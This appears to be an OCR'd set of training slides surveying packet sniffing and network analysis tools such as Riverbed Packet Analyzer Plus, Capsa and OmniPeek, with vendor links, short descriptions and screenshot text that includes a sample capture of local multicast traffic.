
Sniffing Tools

Riverbed Packet Analyzer Plus


Riverbed Packet Analyzer Plus performs the **real-time network packet analysis** and reporting of large trace files

Capsa Portable Network Analyzer

Capsa, a portable network performance analysis and diagnostics tool, provides **packet capture** and **analysis** capabilities with an easy-to-use interface


SteelCentral Packet Analyzer Plus
Network Usage by Port Name
Total Throughput
Total Bits
Relative Network Usage
mdns
IPv6-ICMP
https

https://www.riverbed.com



Analysis Project 1 - Colasoft Capsa 13 Enterprise Trial
Node Explorer
Dashboard
Global - Utilization (Percent)
Total Traffic by Bytes
Top IP Addresses by Bytes
Top Application Protocols by Bytes
Purchase Capsa Enterprise
Unlimited Edition
(click here)
Live Demo
How-To's

https://www.colasoft.com

Sniffing Tools (Cont'd)

OmniPeek

OmniPeek sniffer displays a Google Map in the OmniPeek capture window showing the **locations of all the public IP addresses of captured packets**


Omnipeek
File
Edit
View
Capture
Tools
Window
Help
LiveAction
Start Page
Capture 1
Stop Capture
Enter a filter expression here (use F1 for help)
Dashboards
Network
Applications
Voice & Video
Compass
Capture
Packets
Events
Notes
Filters
Expert
Clients/Servers
Flows
Applications
Web
Servers
Clients
Pages
Requests
Voice & Video
Calls
Media
Visuals
Peer Map
Graphs
Statistics
Summary
Nodes
Protocols
Applications
Countries
Capturing
For Help, press F1

```
Packets received: 1,665     Buffer usage: 0%
Packets filtered: 1,665     Filter state:  Accept all packets

Packet Source               Destination           Flow ID Flags  Size   Relative Time Protocol          Applicat
     1 fe80::15:5dff:fe...  mDNSv6                      1         178        0.234061 DNS               Bonjo
     2 fe80::15:5dff:fe...  All MLDv2-capabl...                    94        0.440251 ICMPv6 MLDv2 LR   ICMPv
     3 fe80::15:5dff:fe...  mDNSv6                      1         178        0.484933 DNS               Bonjo
     4 fe80::15:5dff:fe...  mDNSv6                      1         375        0.734558 DNS               Bonjo
     5 fe80::15:5dff:fe...  All MLDv2-capabl...                    94        1.533484 ICMPv6 MLDv2 LR   ICMPv
     6 ::                   ff02::1:ff6b:705c                      90        1.533512 ICMPv6 NSol       ICMPv
     7 fe80::15:5dff:fe...  All MLDv2-capabl...                    94        1.536619 ICMPv6 MLDv2 LR   ICMPv
     8 ::                   All MLDv2-capabl...                   114        1.536626 ICMPv6 MLDv2 LR   ICMPv
     9 10.10.1.14           IGMP                                   64        1.536629 IGMP              IGMP
    10 02:15:5D:13:8C:A5    Ethernet Broadcast                     64        1.542428 ARP Request
    11 fe80::15:5dff:fe...  All MLDv2-capabl...                    94        1.760449 ICMPv6 MLDv2 LR   ICMPv
    12 fe80::6f09:fb32:...  mDNSv6                      2         200        2.034008 DNS               Bonjo
    13 10.10.1.14           mDNS                        3         180        2.034008 DNS               Bonjo
    14 fe80::15:5dff:fe...  mDNSv6                      1         178        2.034118 DNS               Bonjo
    15 10.10.1.14           IGMP                                   64        2.105002 IGMP              IGMP

Packet Info
  Packet Number:       1
  Flags:               0x00000000
  Status:              0x00000000
  Packet Length:       178
  Timestamp:           6:23:23.805297500 04/11/2022
Ethernet Type 2
  Destination:         33:33:00:00:00:FB IPv6mcast:00:6
  Source:              02:15:5D:13:8C:A5 [6-11]
  Protocol Type:       0x86DD  Internet Protocol versio

  0 33 33 00 00 00 FB 02 15 5D 13 8C A5 86 DD  33......].....
 14 60 0B C7 24 00 78 11 FF FE 80 00 00 00 00  `..$.x........
 28 00 00 00 15 5D FF FE 13 8C A5 FF 02 00 00  ....]........
 42 00 00 00 00 00 00 00 00 00 00 FB 14 E9   .............
 56 14 E9 00 78 98 D6 00 00 00 00 00 02 00 00  ...x..........
 70 00 02 00 00 10 61 64 62 2D 75 6E 69 64 65  .....adb-unide
 84 6E 74 69 66 69 65 64 04 5F 61 64 62 04 5F  ntified._adb._
 98 74 63 70 05 6C 6F 63 61 6C 00 00 FF 00 01  tcp.local.....
112 07 41 6E 64 72 6F 69 64 C0 27 00 FF 00 01  .Android.'....
126 C0 0C 00 21 00 01 00 00 00 78 00 08 00 00  ...!.....x....
140 00 00 15 B3 C0 32 C0 32 00 1C 00 01 00 00  .....2.2......
154 00 78 00 10 FE 80 00 00 00 00 00 00 00 15  .x............
168 5D FF FE 13 8C A5 00 00 00 00              ].........

Ethernet  Packets: 1,665   Duration: 0:08:22
```

https://www.liveaction.com

RITA (Real Intelligence Threat Analytics)
https://www.activecountermeasures.com

Observer Analyzer
https://www.viavisolutions.com

PRTG Network Monitor
https://www.paessler.com

SolarWinds Deep Packet Inspection and Analysis
https://www.solarwinds.com

Xplico
https://www.xplico.org

Sniffing Tools

- **Riverbed Packet Analyzer Plus**

  Source: *https://www.riverbed.com*

  Riverbed Packet Analyzer Plus performs the real-time network packet analysis and reporting of large trace files using an intuitive GUI and a broad selection of pre-defined analysis views. Use Packet Analyzer Plus with Riverbed AppResponse or any locally presented trace files to quickly identify and troubleshoot complex network and application performance issues down to the bit level through full integration with Wireshark.

